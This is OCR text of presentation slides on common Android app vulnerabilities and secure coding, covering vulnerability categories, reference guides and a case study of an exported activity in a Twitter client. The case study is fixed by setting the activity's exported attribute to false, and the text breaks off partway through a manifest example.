
96% of the Apps in the market are vulnerable



Survey of Vulnerabilities in Android Apps 2013
http://www.sonydna.com/sdna/solution/android_vulnerability_report_201310.pdf

Developers make the same easy mistakes

- Same easy mistakes are repeated
  - —File permissions
  - —Logging
  - —Exported settings
- All the app developer should have:
  - —Android specific security model
  - —Secure coding best pracitce



3.1. 脆弱性の傾向

2012 年 5 月末までに IPA に届け出られた Android アプリの脆弱性は累計 42 件である。これらの脆弱性の傾向を分析すると、「アクセス制限の不備」に起因するものが多いことがわかる（図 3-1）。

IPAに届け出られた
Androidアプリの脆弱性の内訳

図 3-1 IPA に届け出られた Android アプリの脆弱性の内訳

さらに、「アクセス制限の不備」の脆弱性の原因箇所を分類すると、アクティビティ[8]やコンテントプロバイダなど Android アプリを構成する要素である「コンポーネント」のアクセス制限の不備と、Android アプリが生成する「ファイル」のアクセス制限の不備に大別することができる。

http://www.ipa.go.jp/about/technicalwatch/pdf/120613report.pdf

of Android App Vuln. JPCERT Coordinated

Advisories Published: 50 Apps

Under Coordination: 200 Apps

For most of the cases, developers have been cooperative and responsive.

Categories of Android App Vulnerability

App Component Exposure

1. Unintended Activity Exposure
2. Local Server Accessible from Other Apps
3. Unintended Content Provider Exposure

Casual Info Disclosure

8. Broadcasting sensitive information
9. Loging sensitive information
10. Storing sensitive data in SD card
11. Improper File Permissions

WebView

4. File scheme
5. addJavascriptInterface
6. Address Bar Spoofing
7. JavaScript execution context


HTML 5

12. Geolocation API and Privacy Concern

'Classic' Vulnerability

13. Cryptographic Issues
14. Path traversal
15. Unsafe Decompression of Zip Files
16. Improper Certificate Verification

‘Bugs’ and ‘Vulnerabilities’



Secure software does what it is supposed to do and doesn’t do what is not expected to do.

What is Secure Coding? (Wikipedia)

"Secure coding is the practice of developing computer software in a way that **guards against the accidental introduction of security vulnerabilities**. **Defects**, **bugs** and **logic flaws** are consistently the primary cause of commonly exploited software vulnerabilities. Through the analysis of thousands of reported vulnerabilities, security professionals have discovered that most vulnerabilities stem from a relatively **small number of common software programming errors**. By identifying the insecure coding practices that lead to these errors and educating developers on secure alternatives, organizations can **take proactive steps** to help significantly reduce or eliminate vulnerabilities in software **before deployment**."

Android App Vulnerabilities

In Part 2, we will look at each real world vulnerabilities to discuss:

Nature of the vulnerability


Root cause

How to address the vulnerability

References

Android Security Discussions G+ community


Great place to catch up with the latest discussion about any security issues on Android.



https://plus.google.com/communities/118124907618051049043

Reference for a Developer

- Android Application Secure Design / Secure Coding Guidebook by JSSEC
  - —http://www.jssec.org/dl/android_securecoding_en_20140701.pdf



Reference secure implementation in the guidebook can be

copied & pasted for commercial use under Apache License version 2.0.

Other Resources

- Understanding Android's Security Framework
  - —Not a recent resource but still gives a good intro. into Android specific security model
  - —http://siis.cse.psu.edu/slides/android-sec-tutorial.pdf
- Secure Mobile Development Best Practices
  - —https://viaforensics.com/resources/reports/best-practices-ios-android-secure-mobile-development/
- Reverse Engineering, Pentesting and Hardening of Android Apps
  - —https://speakerdeck.com/viaforensics/droidcon2014

CASE #1

Unintended Activity Exposure

3rd Party Twitter Client Improper Access Control to its Components

3rd party Twitter clien… …with picture uploading…

Allows ot… …ith no netwo… …sions to upload pi…

FIXED

permissions

…e where acc…

…ffected

• twicca versions 0.7.0 throu…

Description

twicca is a client software for using T… …contains an issue where access permissions are not restricted.


Impact

…Android app…


Malicious app could impersonate the user to tweet

https://play.google.com/store/apps/details?id=jp.r246.twicca
http://jvn.jp/en/jp/JVN31860555/

Attack Scenario – Information Disclosure




Attack Scenario – impersonation



The cause of the vulnerability

- Picture-uploading activity was intended to be used internally
- But the activity was exported (accessible from other apps)!
- Other apps could send intents (request actions) to this activity



Solution

Explicitly declare the activity as private by (android:exported="false")

AndroidManifest.xml

```
...
<activity
  android:name=".PicUploadActivity"
  ...
  android:exported="false" />
...
```

Refer to the JSSEC Secure Coding Guidebook

4.1.1.1. Creating/Using Private Activities

Points (Creating an Activity):

1. Do not specify taskAffinity.
2. Do not specify launchMode.
3. Explicitly set the exported attribute to false.
4. Handle the received intent carefully and securely, even though the intent was sent from the same application.
5. Sensitive information can be sent since it is sending and receiving all within the same application.

To make the Activity private, set the "exported" attribute of the Activity element in the AndroidManifest.xml to false.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"

        <!-- Private activity -->
